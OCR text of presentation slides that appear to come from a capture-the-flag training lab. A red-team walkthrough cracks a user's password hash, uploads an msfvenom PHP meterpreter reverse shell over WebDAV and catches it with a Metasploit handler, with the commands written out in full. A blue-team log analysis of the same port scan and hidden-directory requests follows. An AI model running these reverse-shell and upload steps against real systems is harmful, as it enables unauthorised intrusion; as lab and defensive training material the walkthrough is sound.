
Processes

Access password protected folder with credentials of obtained, Analyse contents folder

Achievements

Uncover instructions to access the WebDav Corporate Server and user Ryans Hash

Company Folder Secret Folder, Instructions to connect to Corporate Server



Password Crack

Weak Encoding for Password

Tools

CrackStation


Processes

Copy retrieved hash into CrackStation

Achievements

Successfully obtained user Ryans Hash to login into Corporate Server

Crack HASH with CrackStation



Upload PHP to WebDav

Unrestricted Upload of File

Tools

Cadaver

Processes

We use cavader the CLI for webdav to login

Achievements

Successful login with user Ryans credentials


Login to WebDav

```
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/>
```

Locate and customize the reverse shell script to upload

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

Reverse Shell Script uploaded



Remote Code Execution

Unrestricted Upload of File

Tools	Processes	Achievements
Msfvenom	Command line instance of Metasploit we use to generate and output the shell code	Locate and customize the reverse shell script to upload
Cadaver	Use Cadaver to upload PHP shell code onto our target	Success Shell.PHP on target
Metasploit	Start listener and deliver payload	Performed successful reverse attack and gained shell and root access
Command line	Command: find . -iname flag.txt	Search and retrieve the Flag

Start Listener, Deliver Payload, Gain Shell


```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:48752)
 at 2020-11-18 23:10:25 -0800
```

Search and Retrieve Flag

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```




Blue Team Log Analysis and Attack Characterisation


Log Analysis and Attack Characterisation

Identifying the Port Scan

Port Scan occurred Nov 15




143,984 Packets sent from the IP address 192.168.1.90




Log Analysis and Attack Characterisation

Identifying the Port Scan

401 Victim Responses




NMAP Observed



Log Analysis and Attack Characterisation

Finding the Request for the Hidden Directory

The requests for the Hidden Directory occurred Nov 15, 15 354 requests were made
Company Folder Secret Folder was requested




#	http.response.headers.content-length	338
t	http.response.headers.content-type	text/html; charset=iso-8859-1
#	http.response.status_code	301
t	http.response.status_phrase	moved permanently
t	http.version	1.1
t	method	get
#	network.bytes	1,011B
t	network.community_id	1:PNvOMriB8zYmJYnpbJZ9yvml2BY=
t	network.direction	inbound
t	network.protocol	http
t	network.transport	tcp
t	network.type	ipv4
t	query	GET /company_folders/secret_folder
#	server.bytes	626B
⊞	server.ip	192.168.1.105
#	server.port	80
#	source.bytes	385B
⊞	source.ip	192.168.1.90
#	source.port	41058
t	status	OK
t	type	http
t	url.domain	192.168.1.105
t	url.full	http://192.168.1.105/company_folders/secret_folder
t	url.path	/company_folders/secret_folder
t	url.scheme	http
t	user_agent.original	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Log Analysis and Attack Characterisation

Uncovering the Brute Force Attack
